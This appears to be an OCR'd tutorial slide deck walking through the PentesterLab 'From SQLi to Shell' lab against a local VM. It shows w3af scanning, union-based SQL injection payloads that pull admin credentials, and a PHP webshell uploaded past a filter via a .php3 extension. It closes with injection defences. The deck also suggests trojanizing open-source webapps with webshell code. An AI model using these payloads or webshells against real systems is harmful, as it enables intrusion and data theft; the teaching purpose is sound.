
w3af setup 1

Type in the w3af console:

target

view

set target <<use the ip of the target vm>>



```
w3af>>> target
w3af/config:target>>> view
|------------------------------------------------------------------------------
| Setting           | Value   | Description
|------------------------------------------------------------------------------
| targetOS          | unknown | Target operating system (unknown/unix/windows)
| targetFramework   | unknown | Target programming framework
|                   |         | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)
| target            |         | A comma separated list of URLs
|------------------------------------------------------------------------------
w3af/config:target>>> set target 192.168.43.130
w3af/config:target>>>
```

w3af setup 2

type *'back'* to return to the previous menu, or CTRL-C...

Now we want to select the plugins we want to use, and we want discovery ones

We're going to type:

```
w3af>> plugins
w3af/plugins>> discovery afd allowedMethods fingerprint_WAF fingerprint_os  ghdb phpEggs phpinfo robotsReader sitemapReader
```

Enumeration Report

go back, and type "*start*"


We'll get LOTS of results but the breakdown is:

- Target is running Apache/2.2.16 on Debian (So its hosting a website)
- the target is running PHP/5.3.3-7+squeeze13,
- has active filtering on URLs,
- the site has the following directories:

/
/admin/
/admin/index.php
/all/
/cat/
/classes/
/css/
/footer/
/header/
/icons/
/images/
/index/
/show/

OK Vulnerability Analysis time

enter the target ip in a web browser (I'm using firefox + burpsuite, as always) and visit those URLs


192.168.43.130
Google
Most Visited
Getting Started
dnd
rmadair/fuzzer · GitHub
Privacy monitor hacke...
How to mount a Virtu...
I Learned to Speak Fou...
Bookmarks
My Awesome Photoblog
Home | test | ruxcon | 2010 | All pictures | Admin
last picture: cthulhu
No Copyright
burp suite free edition v1.4.01
burp intruder repeater window about
repeater sequencer decoder comparer options alerts
target proxy spider scanner intruder
intercept options history
forward drop intercept is off action
raw headers hex

We've used BurpSuite before, so that wont be covered this time

Manually detecting web vulnerabilities

Can fuzz the actual HTTP requests with the proxy (burspsuite / web scarab). ***Fuzz*** things like the login page, etc...

Can also detect sql injection.

goto http://192.168.43.130/cat.php?id=1

and try adding ' onto the end of the URL.

Manually detecting SQLi vuln

http://192.168.43.130/cat.php?id=1'

This will escape the prepared sql statement, breaking the syntax, and resuling in a SQL error. This tells us that it is running SQL, and has a SQLi vuln. There many ways to do this

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
```

This is an example of Error-Based SQL Injection

pfffft... I don't have time for that

Fine, lets go back to w3af and automatically detect vulnerabilities

Vuln scanning with w3af

w3af/plugins>>> audit

(Gives us a list of audit tools)

we'll use:
w3af/plugins>>>audit blindSqli sqli

but we need to change the target b4 we begin, to give it some of the URLs we discovered.

w3af setup again

go back twice and goto target and give it a few URLs

```
w3af/config:target>>>set target 192.168.43.130,http://192.168.43.130/,http://192.168.43.130/cat.php?id=1,http://192.168.43.130/admin/login.php,http://192.168.43.130/all.php
```

so, the cat.php, admin/login.php, and all.php pages

Interesting Results

Found 6 URLs and 6 different points of injection.

The list of fuzzable requests is:

- http://192.168.43.130 | Method: GET
- http://192.168.43.130/ | Method: GET
- **http://192.168.43.130/admin/index.php | Method: POST | Parameters: (user="", password="")**
- http://192.168.43.130/admin/login.php | Method: GET
- http://192.168.43.130/all.php | Method: GET
- http://192.168.43.130/cat.php | Method: GET | Parameters: (id="1")

Blind SQL injection was found at: "http://192.168.43.130/cat.php", using HTTP method GET. The injectable parameter is: "id". This vulnerability was found in the requests with ids 250 to 251.

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "MySQL server version for the right syntax to use". The error was found on response with id 261.

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "You have an error in your SQL syntax;". The error was found on response with id 261.

SQL injection in a MySQL database was found at: "http://192.168.43.130/cat.php", using HTTP method GET. The sent data was: **"id=d%27z%220"**. This vulnerability was found in the request with id 261.

Well..

It seems that only that ONE page (cat.php) has a vulnerability with the id parameter.

The rest of the results aren't SQLi related, and we've covered those topics before.

OK so lets exploit this single vulnerability (SQLi time)

http://192.168.43.130/cat.php?id=1

is SQLi vulnerable, but we don't know what the SQL query behind it in the cat.php code looks like.

So lets find out how many columns it is requesting.

Union-Based SQLi for beginners

FUN FACT:
All queries in a SQL statement containing UNION operator must have an equal number of expressions in their target lists

i.e..... A UNION B

must have the same # of columns. But we can use this to enumerate the columns of a statement.....

Union-Based SQL Injection

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1--

This is integer based,
so no tick required

The used SELECT statements have a different number of columns

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1,2--

The used SELECT statements have a different number of columns

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1,2,3--

The used SELECT statements have a different number of columns

"The UNION SELECT ALL ...." part is a common SQLi trick

Union-Based SQL Injection

http://192.168.43.130/cat.php?id=1 UNION SELECT ALL 1,2,3,4--

Success! we get a valid, **populated** webpage back

So this prepared statement has 4 columns. This technique works when SQL error messages are disabled (and Error-Based SQLi does not work).

toying around with these params will reveal what does what

Union-Based SQL Injection

OK its 4 columns, lets try unioning with other tables.... but we need to find the tables and other info.... like: *database(), user(), @@version,@@datadir*

http://192.168.43.130/cat.php?id=1 UNION SELECT 1, database(), 2, 3	reveals database name == photoblog
http://192.168.43.130/cat.php?id=1 UNION SELECT 1, user(), 2, 3	reveals database name == pentesterlab@localhost
http://192.168.43.130/cat.php?id=1 UNION SELECT 1, @@version, 2, 3	reveals db version == 5.1.63-0+squeeze1
http://192.168.43.130/cat.php?id=1 UNION SELECT 1, @@datadir, 2, 3	reveals the DB is stored in /var/lib/mysql/

Lets get the table names

Most SQL Databases have a table in each database called "*information_schema*", which is always interesting. We can grab all table names and column names from it. *Once you know the DB type and version, this info is easy to determine*

We can use the following SQLi to extract this info:

... UNION SELECT 1, table_name, 3, 4 from information_schema.columns

ok there's a user's table, lets get some column names

We can use this same technique to get all the column names across the DB.

```
... UNION SELECT 1, column_name, 3, 4 from information_schema.columns
```

Reveals the following interesting column names:

id, privileges, user, host, db, command, login password

Excellent, lets break in to the admin console

...UNION SELECT 1, login, 3, 4 from users

reveals a login of "admin"

... UNION SELECT 1, password, 3, 4 from users

reveals a password hash of

8efe310f9ab3efeae8d410a8e0166eb2

which after cracking reveals the password is: *P4ssw0rd*

I used http://www.md5decrypter.co.uk/ and it took seconds. moral of the story: MD5 is dead


We can't stop here...

its sh3ll country :)

That was just
the admin console
for that stupid website

We can upload a file

Hmm what could go wrong?



Administration of m

Title:

File:

test

Uploading a webshell and Code Execution

```
<? php
system($_GET['cmd'])
?>
```

This code when put into ANY webpage can be a small webshell.

The code will take the content of the parameter cmd and executes it... i.e.:

192.168.1.130/admin/uploads/shell.php?cmd=ls

My webshell code

```
<?
if ( strcmp( $_GET['cmd'], "" ) == 0 ){
    echo "15825b40c6dace2a" .
"7cf5d4ab8ed434d5";
}else{
    system ( $_GET['cmd'] );
}
?>
```

This bypasses T_String parse error. Found in w3af attack payloads

Web shell notes

- Each command you run is run in a brand new context, independent of previous commands
- the webshell has the same privileges as the web server running the php script
- There are ways to filter out uploaded php, python, etc files... but there also ways around those filters
- *you can easily **trojanize** any open source webapps (i.e. drupal, wordpress, etc..) by adding webshell code to them and overriding*

Fail


It seems to filter out the php file somehow. And spews back this:

"NO PHP!!"

Bypassing the filter: file-type fuzzing

uploading a .jpg gives us the following. Pay attention to the content type at the bottom...

Here



request to http://192.168.43.130:80


name	value
POST	/admin/index.php HTTP/1.1
Host	192.168.43.130
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Proxy-Connection	keep-alive
Referer	http://192.168.43.130/admin/new.php
Cookie	PHPSESSID=ufa9ni728d00gdag2gmccu3hk6
Content-Type	multipart/form-data; boundary=---------------------------127541616610669
Content-Length	97865

```
-----------------------------127541616610669
Content-Disposition: form-data; name="title"


-----------------------------127541616610669
Content-Disposition: form-data; name="image"; filename="Au9ENh.jpg"
Content-Type: image/jpeg

ÿØÿà□□JFIF□□□□□□H□H□□ÿÛ□C□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□!□□□□□□□□□□"$"□$□□□□ÿÛ□C□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□ÿÀ□□□□□@□□□□□"□□□□□□□□ÿÄ□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
ÿÄ□R□□□□□□□□□□□□□□□□□    □□□□□□□□□!□1A□□"Qaq□□`2B¡±□□#RÁÑ37bru³áð□$C,ñS'□'¢%4DUcs²
E`Â5£ÒÿÄ□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ÿÄ□7□□□□□□□□□□□□□□□□□□□□□□□□□!1A□□"Qa□□2q□`#¡±Áá□BÑð3C□4R
```

Bypassing the filter: file-type fuzzing

The webshell is interpreted as "application/octet-stream" content.

Lets change that to "image/jpeg" and see what happens to the filter.



request to http://192.168.43.130:80

name	value
POST	/admin/index.php HTTP/1.1
Host	192.168.43.130
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Proxy-Connection	keep-alive
Referer	http://192.168.43.130/admin/new.php
Cookie	PHPSESSID=ufa9ni728d00gdag2gmccu3hk6
Content-Type	multipart/form-data; boundary=---------------------------176662737914143
Content-Length	531

```
-----------------------------176662737914143
Content-Disposition: form-data; name="title"


-----------------------------176662737914143
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/octet-stream

<? php
system($_GET['cmd'])
?>
```

Still fail

Must be filtering by something else,

try renaming it to

shell.jpg.php

shell.png.php

Maybe old verions (see RFC)

shell.php3

.php3 is a still recognized artifact filetype from the late 90's when php was young.

Success

http://192.168.43.130/admin/uploads/webshell.php3?cmd=whoami

reveals it is being run under account "www-data"

we try: *http....../admin/uploads/webshell.php3?cmd=cat /etc/passwd*

GAME OVER

Related injection vectors

- LDAP
- XPATH
- XML
- XSLT
- OS commands (system("...."))
- logs
- javascript interpreter

Defending against Injection attacks

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

The basic defenses:

- Use **parameterized queries**
    - Not vulnerable to injection
        - not always an option!
- Use stored procedures
    - does not dynamically build the SQL statements
- Encoding

php

parameterized statements

- mysql_real_escape_string()
  - escapes special characters in a string SQL statement

prepared statements

- http://us2.php.net/pdo.prepared-statements

SQLi injection cheat sheet

http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

Resources

Jason Pubal "SQL Injection" derbycon presentation http://intellavis.com/blog/?p=498 / https://dl.dropbox.com/u/14820738/SQLi.pdf

OWASP https://www.owasp.org/index.php/Main_Page

www.pentesterlab.com https://www.pentesterlab.com/from_sqli_to_shell.html

SQLNINJA http://sqlninja.sourceforge.net/sqlninja-howto.html

More resources

Joe McCray has a pretty great DEFCON presentation on advanced SQLi

http://www.youtube.com/watch?v=rdyQoUNeXSg&feature=relmfu

Questions???